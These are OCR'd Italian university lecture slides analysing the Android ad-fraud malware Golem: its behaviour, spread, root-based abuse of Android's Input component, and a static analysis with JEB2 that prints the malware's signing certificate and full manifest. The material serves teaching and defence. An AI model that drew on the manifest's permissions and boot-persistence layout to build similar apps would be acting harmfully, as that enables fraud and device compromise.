Analisi Malware per Dispositivi Portabili

Alfredo De Santis

Dipartimento di Informatica
Università di Salerno


ads@dia.unisa.it

http://www.dia.unisa.it/professori/ads

Maggio 2017

Il Malware Golem

Secondo le leggende, il **golem** è un gigante di argilla, il quale **viene evocato** e **può essere usato come servo**



Sommario

- Il malware Golem
  - Descrizione
    - Comportamento e Motivazioni
    - Diffusione
    - Funzionamento
  - Analisi Statica
  - Analisi Dinamica (Cenni)

Descrizione – 1/2

Identikit

Nome
- Golem

Anno Nascita
- 2016 (Marzo)

SO Attaccati
- Google Android®

Segni Particolari
- Controllo da remoto il device infetto
- Avvia ed esegue app senza il consenso dell'utente
- Consuma risorse (RAM, batteria, rete dati, etc.)

Descrizione – 2/2
Comportamento e Motivazioni


- Golem effettua alcune operazioni senza il consenso dell'utente
  - Installa delle app, generalmente inutili
  - Simula il comportamento dell'utente su tali app
    - Simulando *gesture* (*swipe*, *tap*, *double tap*, etc.)

Descrizione – 2/2
Comportamento e Motivazioni

- La motivazione principale è ottenere introiti dagli annunci pubblicitari (*ads*)
- In alcuni casi, grazie agli annunci pubblicitari, vi è la possibilità di ottenere introiti facendo installare una app
  - Anche se di solito è richiesto che l'app, dopo il download, sia avviata ed utilizzata dall'utente
- Simulando il comportamento dell'utente, Golem è in grado di ottenere introiti in maniera fraudolenta

Descrizione - 2/2
Diffusione

- Il paese più colpito dal malware Golem risulta essere l'India, seguita da Indonesia, Filippine, Russia, etc.



Descrizione – 2/2
Funzionamento


- Il malware Golem utilizza una particolare componente integrata in Android
- Tale componente è denominata **Input**
  - Viene solitamente utilizzata dagli sviluppatori per condurre fasi automatizzate di testing che includono simulazioni dell'input dell'utente

Descrizione – 2/2
Funzionamento

- Generalmente le app legittime non hanno i privilegi per utilizzare la componente **Input**
- I malware che riescono ad ottenere i privilegi di root possono invece utilizzarla


Descrizione - 2/2
Struttura

1. Mediante il modulo *Trojan* di Golem vengono installate app non desiderate
   - Contestualmente, vengono anche ottenuti i privilegi di ROOT per far sì che Golem possa utilizzare la componente **Input**




Descrizione - 2/2
Struttura

1. Mediante il modulo *Trojan* di Golem vengono installate app non desiderate
   - Contestualmente, vengono anche ottenuti i privilegi di ROOT per far sì che Golem possa utilizzare la componente **Input**
2. Viene inserita una backdoor, in modo che Golem possa utilizzare la componente **Input** di Android




Descrizione - 2/2
Struttura

1. Mediante il modulo *Trojan* di Golem vengono installate app non desiderate
   - Contestualmente, vengono anche ottenuti i privilegi di ROOT per far sì che Golem possa utilizzare la componente **Input**
2. Viene inserita una backdoor, in modo che Golem possa utilizzare la componente **Input** di Android
3. Una volta installato, Golem potrà reperire gli aggiornamenti relativi al codice per simulare i comandi (*swipe*, *tap*, etc.)



Descrizione - 2/2
Struttura

1. Mediante il modulo *Trojan* di Golem vengono installate app non desiderate
   - Contestualmente, vengono anche ottenuti i privilegi di ROOT per far sì che Golem possa utilizzare la componente **Input**
2. Viene inserita una backdoor, in modo che Golem possa utilizzare la componente **Input** di Android
3. Una volta installato, Golem potrà reperire gli aggiornamenti relativi al codice per simulare i comandi (*swipe*, *tap*, etc.)
4. Potrà inoltre simulare i comandi sulle app non desiderate
   - Precedentemente installate dal ROOT *Trojan*




Analisi Statica

- Per l'analisi statica è stato utilizzato il tool **JEB2** 
- JEB2 è un disassemblatore e decompilatore che permette di effettuare il disassembling e la decompilazione del bytecode (codice compilato per Android)
  - Supporta un output interattivo
  - Operazioni di reverse engineering
  - Modifica di codice sorgente
  - Etc.


Analisi Statica

- JEB2 partendo dall'app compilata
  - Produce in ouput tre elementi



Analisi Statica

- JEB2 partendo dall'app compilata
  - Produce in ouput tre elementi



Analisi Statica


- Il **Certificate** può essere utile per reperire informazioni sulla pubblicazione del malware nel Google Play Store® (Store di app di Google)
  - Le informazioni reperite potrebbero essere utili per riconoscere altri malware presenti nel Play Store

Key	Value
Type	X.509
Version	3
Serial Number	0x35584a1f
Subject	CN=android, OU=android, O=android, C=US
▾ Validity	
From	Thu Jan 28 20:46:08 CET 2016
To	Sat Jan 04 20:46:08 CET 2116
▾ Public Key	
Type	RSA 2048 bits
Exponent	65537
Modulus	21778901506288487419441539990146860979827938522538996488313242922182301556434869073240856649824463506499801079641194676198209940091159403
▾ Signature	
Type	SHA256withRSA
OID	1.2.840.113549.1.1.11
HexData	87 5E 72 06 F7 AD 3F 82 D8 DF 07 A1 14 CE 6C 51 00 08 EA 9D 91 81 F5 16 93 82 F2 A3 AE 51 0D AB B2 27 BF 4E CB 2F 04 BA 11 0A 2F A4 36 BB 2A 1F 7F 3E 12 4F F1 8B 3
▾ Fingerprints	
MD-5	24 F8 11 20 A6 A8 97 72 3B 50 D2 08 E2 6B B0 A7
SHA-1	6B 01 0E F5 4C 7A 23 0D 97 B5 2A 4D A4 39 A5 D7 52 30 3C A0
SHA-256	32 BD EE 8B 8F 74 ED 46 EA 63 0E 70 68 8C A8 05 08 C8 0A A8 7D 08 DE FE 7A A1 1B 4B 40 FA 7F 9F

Certificato del malware (parziale)

Analisi Statica

- JEB2 partendo dall'app compilata
  - Produce in ouput tre elementi



Analisi Statica

- JEB2 partendo dall'app compilata

Ogni app Android deve necessariamente avere un file di tipo *Manifest*, che contiene alcune informazioni essenziali (permessi richiesti, nome del package, etc.)

Analisi Statica

- È importante sottolineare che alcuni permessi descritti nel Manifest potrebbero risultare potenzialmente pericolosi

Nome Permessi	Utilità
ACCESS_COARSE_LOCATION ACCESS_FINE_LOCATION	Accesso alla posizione (mediante GPS, ecc.)
INTERNET	Accesso ad Internet
READ_PHONE_STATE READ_CONTACTS ACCESS_NETWORK_STATE ACCESS_WIFI_STATE	Lettura dello stato dello smartphone e dei contatti, accesso allo stato della rete cellulare e della rete wireless
WRITE_EXTERNAL_STORAGE	Scrittura su device esterni
RECEIVE_BOOT_COMPLETED BOOT_COMPLETED	L'app viene informata quando la fase di boot è stata completata
INSTALL_SHORTCUT	Permette l'installazione di un collegamento sulla pagina iniziale
DISABLE_KEYGUARD	Permette di disabilitare del blocco schermo

Analisi Statica

File Manifest di Golem

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.example.minishell" xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="8" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
    <uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW" />
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT" />
    <uses-permission android:name="com.android.permission.UNINSTALL_SHORTCUT" />
    <uses-permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER" />
    <uses-permission android:name="android.permission.ACCESS_WAKE_LOCK" />
    <uses-permission android:name="android.intent.action.BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.ACCESS_MTK_MMHW" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
    <application android:allowBackup="true">
        <activity android:name="com.apache.activity.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <service android:name="com.apache.service.ShellService" />
        <service android:name="com.apache.service.UpdateService" />
        <receiver android:name="com.apache.receiver.CheckReceiver" android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
            <intent-filter android:priority="0x7fffffff">
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.SCREEN_ON" />
                <action android:name="android.intent.action.USER_PRESENT" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

Analisi Statica

File Manifest di Golem

```
<?xml version="1.0" encoding="utf
<manifest android:versionCode="1" a                versionName="1.0" package="com.example.minishell" xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion=
    <uses-permission android:name="an                ion.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="andr                ACCESS_FINE_LOCATION" />
    <uses-permission android:name="androi                RNET" />
    <uses-permission android:name="android                NE_STATE" />
    <uses-permission android:name="android.p                K_STATE" />
    <uses-permission android:name="android.pe                " />
    <uses-permission android:name="android.perm                E" />
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
    <application android:allowBackup="true">
        <activity android:name="com.apache.activity.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <service android:name="com.apache.service.ShellService" />
        <service android:name="com.apache.service.UpdateService" />
        <receiver android:name="com.apache.receiver.CheckReceiver" android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
            <intent-filter android:priority="0x7fffffff">
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.SCREEN_ON" />
                <action android:name="android.intent.action.USER_PRESENT" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```


Il file Manifest è un file XML, denominato **AndroidManifest.xml**

Analisi Statica

- Perché è così importante tener conto dei permessi che le app richiedono in fase di installazione?
  - Fornendo un permesso ad un'app le viene fornita la possibilità di eseguire determinate azioni, che potrebbero essere malevole
    - ***Esempio***: se l'app richiede il permesso di scrittura/lettura contatti, autorizzando tale permesso permetteremo all'app di leggere e scrivere i nostri contatti
  - Nonostante la gestione dei permessi in Android sia diventata sempre più capillare, è fondamentale prestare attenzione ai permessi forniti alle app in fase di installazione
    - In tal modo, moltissime infezioni da parte di diversi malware potrebbero essere evitate

Analisi Statica

- JEB2 partendo dall'app compilata
  - Produce in ouput tre elementi




Analisi Statica

- La fase più onerosa dell'analisi statica è sicuramente l'analisi del codice sorgente (Java) generato da JEB2 relativo al bytecode


Analisi Statica

- La fase più onerosa dell'analisi statica è sicuramente l'analisi del codice sorgente (Java) generato da JEB2 relativo al bytecode
